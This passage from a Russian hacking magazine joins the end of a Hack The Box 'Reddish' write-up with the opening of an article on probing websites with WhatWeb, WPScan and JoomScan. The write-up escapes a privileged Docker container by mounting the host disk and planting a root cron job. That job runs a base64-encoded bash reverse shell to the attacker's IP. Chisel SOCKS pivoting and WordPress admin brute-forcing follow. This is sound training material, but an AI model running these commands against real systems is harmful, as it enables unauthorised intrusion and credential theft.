
```
root@backup:/tmp#
root@backup:/tmp# rm -rf sda1
rm -rf sda1
root@backup:/tmp#
root@backup:/tmp# mkdir sda1
mkdir sda1
root@backup:/tmp# mount /dev/sda1 sda1
mount /dev/sda1 sda1
root@backup:/tmp# cd sda1
cd sda1
root@backup:/tmp/sda1# ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Монтируем /dev/sda1 и запрашиваем листинг корня ФС основного хоста

Шелл можно получить тем же способом, каким мы попали в контейнер **backup**: создадим **cronjob** и дропнем его в **/dev/sda1/etc/cron.d/**.

```
root@backup:/tmp/sda1/etc/cron.d# echo 'YmFzaCAtYyAnYmFzaCAtaSA+Ji-
AvZGV2L3RjcC8xMC4xMC4xNC4xOS85OTk5IDA+JjEnCg==' | base64 -d >
/tmp/sda1/tmp/shell.sh
root@backup:/tmp/sda1/etc/cron.d# cat ../../tmp/shell.sh
bash -c 'bash -i >& /dev/tcp/10.10.14.19/9999 0>&1'
root@backup:/tmp/sda1/etc/cron.d# echo '* * * * * root bash /tmp/shel-
l.sh' > shell
```


И теперь отклик реверс-шелла придет уже человеческим образом — через реальную сеть **10.10.0.0/16** (а не через дебри виртуальных интерфейсов докера) на порт **9999** ВМ Kali.



```
root@kali:~/htb/boxes/reddish# rlwrap nc -lvnp 9999
listening on [any] 9999 ...
connect to [10.10.14.19] from (UNKNOWN) [10.10.10.94] 43178
bash: cannot set terminal process group (5684): Inappropriate ioctl for device
bash: no job control in this shell
root@reddish:~# whoami
whoami
root
root@reddish:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@reddish:~# hostname
hostname
reddish
root@reddish:~# uname -a
uname -a
Linux reddish 4.4.0-130-generic #156-Ubuntu SMP Thu Jun 14 08:53:28 UTC 2018 x86_64 x86_64 x86_64 GNU/Linux
```

Ловим root-сессию Reddish на Kali

Если вызвать **ip addr**, можно видеть нагромождение сетей docker.




```
root@reddish:/opt/reddish_composition# ip addr
ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:56:b9:ac:b0 brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.94/24 brd 10.10.10.255 scope global ens33
       valid_lft forever preferred_lft forever
3: br-81dc9e600be9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:b3:d1:ef:c3 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-81dc9e600be9
       valid_lft forever preferred_lft forever
4: br-91c5803ee070: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:eb:57:2b:7c brd ff:ff:ff:ff:ff:ff
    inet 172.20.0.1/16 brd 172.20.255.255 scope global br-91c5803ee070
       valid_lft forever preferred_lft forever
5: br-d4a52cd704d0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:f5:07:a1:cd brd ff:ff:ff:ff:ff:ff
    inet 172.19.0.1/16 brd 172.19.255.255 scope global br-d4a52cd704d0
       valid_lft forever preferred_lft forever
6: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:5f:e3:c8:77 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
       valid_lft forever preferred_lft forever
8: veth7e25382@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 16:39:7b:8b:17:e2 brd ff:ff:ff:ff:ff:ff link-netnsid 1
10: vetha70f7ca@if9: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-81dc9e600be9 state UP group default
    link/ether ca:78:62:71:0a:30 brd ff:ff:ff:ff:ff:ff link-netnsid 3
12: vethb2c8fba@if11: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
    link/ether 4a:f9:51:30:58:f3 brd ff:ff:ff:ff:ff:ff link-netnsid 0
14: veth9fed397@if13: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-91c5803ee070 state UP group default
    link/ether f6:6e:32:15:34:13 brd ff:ff:ff:ff:ff:ff link-netnsid 2
16: veth03309aa@if15: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 16:96:db:b9:ea:fd brd ff:ff:ff:ff:ff:ff link-netnsid 2
18: veth2a64b54@if17: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-d4a52cd704d0 state UP group default
    link/ether 92:1d:66:d7:8a:80 brd ff:ff:ff:ff:ff:ff link-netnsid 3
19: virbr0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
    inet 192.168.122.1/24 brd 192.168.122.255 scope global virbr0
       valid_lft forever preferred_lft forever
20: virbr0-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc pfifo_fast master virbr0 state DOWN group default qlen 1000
    link/ether 52:54:00:a8:fd:d5 brd ff:ff:ff:ff:ff:ff
```

Список сетевых интерфейсов хоста Reddish

Вот и все! Осталось забрать рутовый флаг — и виртуалка пройдена.

```
root@backup:/tmp/sda1# cat root/root.txt
cat root/root.txt
50d0db64????????????????????????
```



Трофей

> **WWW**
> Неплохой читшит со списком утилит для решения задач маршрутизации трафика — PayloadsAllTheThings / Network Pivoting Techniques

ЭПИЛОГ


Конфигурация docker

У нас есть полноправный доступ к системе, поэтому из любопытства можно открыть конфигурацию docker /opt/reddish_composition/docker-compose.yml.

Из нее мы видим:

- список портов, доступных «снаружи» (строка 7);
- разделяемую с контейнерами **www** и **redis** внутреннюю сеть (строка 10);
- конфигурации всех контейнеров (**nodered**, **www**, **redis**, **backup**);
- флаг **--privileged**, с которым запущен контейнер **backup** (строка 38).

В соответствии с найденным конфигом я в последний раз обновлю свою сетевую карту.



Сетевая карта. Часть 8: Файловая система Reddish

Chisel SOCKS

Откровенно говоря, Reddish можно было пройти гораздо проще, ведь Chisel поддерживает SOCKS-прокси. Это значит, что нам вообще-то не нужно было вручную возводить отдельный туннель под каждый пробрасываемый порт. Безусловно, это полезно в учебных целях — чтобы понимать, как это все работает, однако настройка прокси-сервера значительно упрощает жизнь пентестеру.

Единственная трудность заключается в том, что Chisel умеет запускать SOCKS-сервер только в режиме **chisel server**. То есть нам нужно было бы положить Chisel на промежуточный хост (например, **nodered**), запустить его в режиме сервера и подключаться к этому серверу с Kali. Но именно это мы и не могли сделать! Как ты помнишь, мы сперва пробросили реверс-соединение к себе на машину, чтобы взаимодействовать с внутренней сетью докер-контейнеров.

Но и здесь есть выход: можно запустить «Chisel поверх Chisel». В этом случае первый Chisel будет вести себя как обычный сервер, который организует нам backconnect к **nodered**, а второй — как сервер SOCKS-прокси уже в самом контейнере **nodered**. Убедимся на примере.

```
root@kali:~/chisel# ./chisel server -v -reverse -p 8000
```

Первым делом, как обычно, запускаем сервер на Kali, который разрешает обратные подключения.

```
root@nodered:/tmp# ./chisel client 10.10.14.19:8000
R:127.0.0.1:8001:127.0.0.1:31337 &
```

Потом делаем обратный проброс с **nodered** (порт **31337**) на Kali (порт **8001**). Теперь все, что попадает на Kali через **localhost:8001**, отправляется в **nodered** на **localhost:31337**.

```
root@nodered:/tmp# ./chisel server -v -p 31337 --socks5
```

Следующим шагом запускаем Chisel в режиме SOCKS-сервера на **nodered** — слушать порт **31337**.

```
root@kali:~/chisel# ./chisel client 127.0.0.1:8001 1080:socks
```


В завершение активируем дополнительный клиент Chisel на Kali (со значением **socks** в качестве remote), который подключается к локальному порту **8001**. А дальше начинается магия: трафик передается через порт **1080** SOCKS-прокси по обратному туннелю (его обслуживает первый сервер Chisel на 8000-м порте) и попадает на интерфейс **127.0.0.1** контейнера **nodered** — в порт **31337**, где уже развернут SOCKS-сервер. Фух.

```
root@kali:~# proxychains4 nmap -n -Pn -sT -sV -sC 172.19.0.3 -p6379
...
PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 4.0.9
...
```

С этого момента мы можем обращаться к любому хосту по любому порту, если до них может дотянуться **nodered**, — а SOCKS-прокси выполнит всю маршрутизацию за нас.

HACK THE WEB!

КАК ПРОВЕРИТЬ САЙТ НА УЯЗВИМОСТИ И КАК ИХ ЭКСПЛУАТИРУЮТ



8bit
vegelin47@mail.ru

Взлом сайтов — один из самых распространенных типов атак. Если тебе интересно, как взламывают сайты и на что нужно обратить внимание, чтобы защитить свой ресурс, то эта статья для тебя. Здесь я разберу самые начала пентеста веб-приложений и на примерах покажу, как работать с популярными движками.

На январь 2020 года в интернете насчитывается 1,74 миллиарда сайтов, и многие из них уязвимы. Десять лет назад исследование Web Application Security Consortium показало, что минимум 13% сайтов можно взломать автоматически. А в недавнем исследовании Positive Technologies сообщается об уязвимости 19% протестированных веб-приложений. Поистине огромный простор для действий злоумышленников!

ОБЩИЕ ПРИНЦИПЫ ВЗЛОМА САЙТОВ

По структуре сайты делятся на три больших класса:

- самописные (сделанные вручную на HTML, произведенные статическим генератором типа Jekyll или собранные в программе-конструкторе типа Adobe Dreamweaver);
- сделанные в онлайновых конструкторах (в основном это сайты-визитки без каких-либо баз данных и передаваемых полей);
- работающие на готовых CMS (Content Management System, системах управления контентом).

Встречаются еще самодельные CMS, созданные для конкретного сайта, но это сейчас стало редкостью — позволить себе поддержку своей системы могут только самые крупные ресурсы, и оправдать связанные с этим затраты непросто.

В основе большинства современных сайтов — готовые движки. Например, Xakep.ru не исключение: он работает на популярной системе WordPress (по крайней мере сейчас, в 2020 году).

С точки зрения атакующего, движки сайтов ничем не отличаются от других сервисов и служб. Их исходный код обычно находится в общем доступе, и любой исследователь может проанализировать его на ошибки, в том числе бреши в безопасности. Поэтому сайты на CMS редко становятся жертвами целевой атаки. Чаще их ломают массово.

Такой взлом автоматизирован и обычно протекает по следующей схеме: злоумышленник находит уязвимость (самостоятельно или просто гуглит что-то свежее). Затем он делает эксплоит или берет готовый и пишет специализированный бот. Этот бот ищет указанную дыру на всех сайтах подряд в заданном диапазоне и пытается эксплуатировать ее.

Казалось бы, для защиты от автоматических атак надо всего-то поддерживать программное обеспечение в актуальном состоянии, но в реальности CMS обрастает разными дополнениями, и уследить за всеми становится сложно.

При пентесте стоит несколько иная задача — проверить конкретный сайт на уязвимости. Об этом мы и поговорим.

WARNING

Статья предназначена для «белых хакеров», профессиональных пентестеров и руководителей службы информационной безопасности (CISO). Ни автор, ни редакция не несут ответственности за любой возможный вред, причиненный этим материалом.

РАЗВЕДКА

Прежде чем пытаться атаковать цель, нужно собрать информацию о ней. Для этого хорошо подходит инструмент WhatWeb. Эта утилита предоставляет подробную информацию о CMS жертвы и использованных ей веб-инструментах.


Советую запускать WhatWeb с ключом `-a`, указывая после него значение 3 или 4. Разница между ними только в том, что во втором случае WhatWeb будет сканировать еще и субдиректории. Имей в виду, что оба варианта задают агрессивный метод опросов — со всеми вытекающими, а точнее «втекающими» на сервер логами.

Вот пример запуска и собранных ответов:

```
$ whatweb -a3 https://URL

https://URL [200 OK] Cookies[PHPSESSID], Country[UNITED KINGDOM][GB],
Frame, HTML5, JQuery[1.9.0,2.2.3], Open-Graph-Protocol[website],
PHP[7.1.33], PasswordField[password],
Script[application/ld+json,text/javascript], Title[Bower Partnerships |
Best Equity Release Broker Customer Service 2019],
UncommonHeaders[link,x-robots-tag,alt-svc], WordPress, X-Powered-
By[PHP/7.1.33], X-UA-Compatible[IE=EDGE]
```

Здесь мы видим, что это сайт британской компании, сделанный на WordPress, используется PHP v. 7.1.33 и jQuery 1.9.0, 2.2.3. Неплохо для начала!

Если у тебя нет VPN или ты просто не хочешь заморачиваться с установкой, обрати внимание на онлайновую версию WhatWeb.



WhatWeb online

Кстати, при работе с заграничными сайтами она дает большую скорость.

Если тебе достаточно определить только название CMS, то для этого есть отдельные сервисы, даже русскоязычные.

Вот свежая статистика популярности различных CMS в рунете:

- WordPress — 58,12%;
- Joomla — 17,12%;
- OpenCart — 4,65%;
- Drupal — 3,75%;
- Wix — 3,74%;
- MODX Revolution — 2,81%;
- MODX Evolution — 2,76%;
- Nethouse — 2,23%;
- прочие — 4,78%.

WORDPRESS

Поскольку WordPress — это сейчас самая популярная CMS, то перейдем сразу к ней. Под нее выпущен очень мощный сканер, который умеет творить магию, — WPScan. На момент написания статьи актуальная версия была 3.7.8. Этот сканер умеет определять версию сканируемого объекта, брутить админку (у него даже есть свой встроенный словарь), смотреть уязвимые открытые директории, определять установленные плагины и много всего другого. К тому же он предустановлен в Kali Linux и в других дистрибутивах для пентестеров. Есть даже версия в докер-контейнере.


На мой взгляд, управление и ключи WPScan могли бы и упростить. Даже хелпа у программы два — краткий (`-h`) и подробный (`--hh`).

Перед первым использованием WPScan необходимо обновить его базу данных.

```
wpscan --update
```

После этого начинаем сканирование. Сам по себе WPScan без ключей выдаст общую информацию о сайте, лишь поверхностно просканировав цель.

```
wpscan --url http://example.com
```




WPScan

После строчки `Interesting Finding(s):` начинаются те самые моменты, на которые стоит обратить внимание:

- версия WP;
- открытые директории;
- подозрения на уязвимости;
- ссылки на ресурсы, где об этих уязвимостях можно почитать.

В конце вывода красным восклицательным знаком помечены строки, которые идут вразрез с правилами безопасности. В нашем случае это торчащий наружу конфигурационный файл `wp-config.php` с логином и паролем к базе данных.




Конфигурация WordPress

Продолжаем копать и все тем же софтом пробуем сбрутить логин и пароль к админке:

```
wpscan --url http://[IP-address] --passwords pass.txt --usernames
user.txt
```

Брутфорсится очень быстро благодаря многопоточности. Если админ использовал стандартные учетные записи и установил несложные пароли, то результат не заставит себя долго ждать.



Найденные учетные данные


Как видишь, учетные данные к админке и базе данных мы достали без особого труда. Для рядового взломщика это было бы больше чем предостаточно, но мы еще не все проверили. На очереди — плагины для WP и другие популярные точки входа.

Сканер показал нам, что на выбранном сайте нет ни одного установленного плагина, однако это может быть ложным выводом, основанным на ограничениях пассивного метода сканирования. Для более надежного обнаружения плагинов нужно задать агрессивный метод их поиска:

```
wpscan --url http://[IP-address] --enumerate ap --plugins-detection
aggressive
```

Учти, что ключ `ap` покажет все найденные плагины, а `vp` — только уязвимые. Данная процедура занимает приличное время. Скорость будет зависеть от удаленности сайта, но даже в лучшем случае на это уйдет не меньше 30 минут.

Как видишь, агрессивный метод дал свои результаты: обнаружен антиспам-плагин Akismet версии 3.1.1.



Плагин Akismet v3.1.1

Точно такими же действиями необходимо искать другие уязвимые дополнения к WP. Подробнее смотри мануал в разделе `--enumerate`.

Также посмотри идентификаторы известных уязвимостей — CVE. Например, для версии PHP, на которой работает CMS. Затем поищи готовые модули Metasploit для WP и проверь их в деле.

Продолжение статьи →

HACK THE WEB!

КАК ПРОВЕРИТЬ САЙТ НА УЯЗВИМОСТИ И КАК ИХ ЭКСПЛУАТИРУЮТ

JOOMLA

Joomla тоже довольно популярная CMS, для которой есть свой сканер — JoomScan. Написали его ребята из Open Web Application Security Project (OWASP). Он еще актуален, хотя и давно не обновлялся. Последняя версия 0.0.7 вышла в сентябре 2018 года.


По своей сути это точно такой же сканер безопасности, как и WPScan, только немного попроще. JoomScan также предустановлен в большинстве дистрибутивов для специалистов по безопасности, а весь его мануал умещается в несколько строк.

Help JoomScan

Он тоже поддерживает агрессивный метод сканирования установленных компонентов. Команда запуска сканирования в агрессивном режиме выглядит так:

```
joomscan --url http://84.42.34.2/ --enumerate-components
```

Вот пример анализа найденной на просторах интернета старой и очень дырявой версии сайта на Joomla.



JoomScan

Как видно по скриншоту, программа выдает версию CMS, CVE найденных уязвимостей и ссылки на эксплоиты, которыми можно воспользоваться для взлома сайта. Также в выводе приводятся все найденные на сайте директории и ссылка на файл конфигурации, если его забыли спрятать.

Брутфорсить админку JoomScan не умеет. Сегодня, чтобы выполнить такой брутфорс, нужен серьезный инструмент, который работает с цепочкой прокси-серверов. Хотя бы потому, что на сайтах с Joomla часто используется плагин brute force stop. Когда количество неудачных попыток авторизации достигает заданного числа, он блокирует IP-адрес атакующего.

Если сайт с Joomla работает на HTTP (что уже редкость), попробуй воспользоваться скриптом Nmap.

DRUPAL И ДРУГИЕ CMS

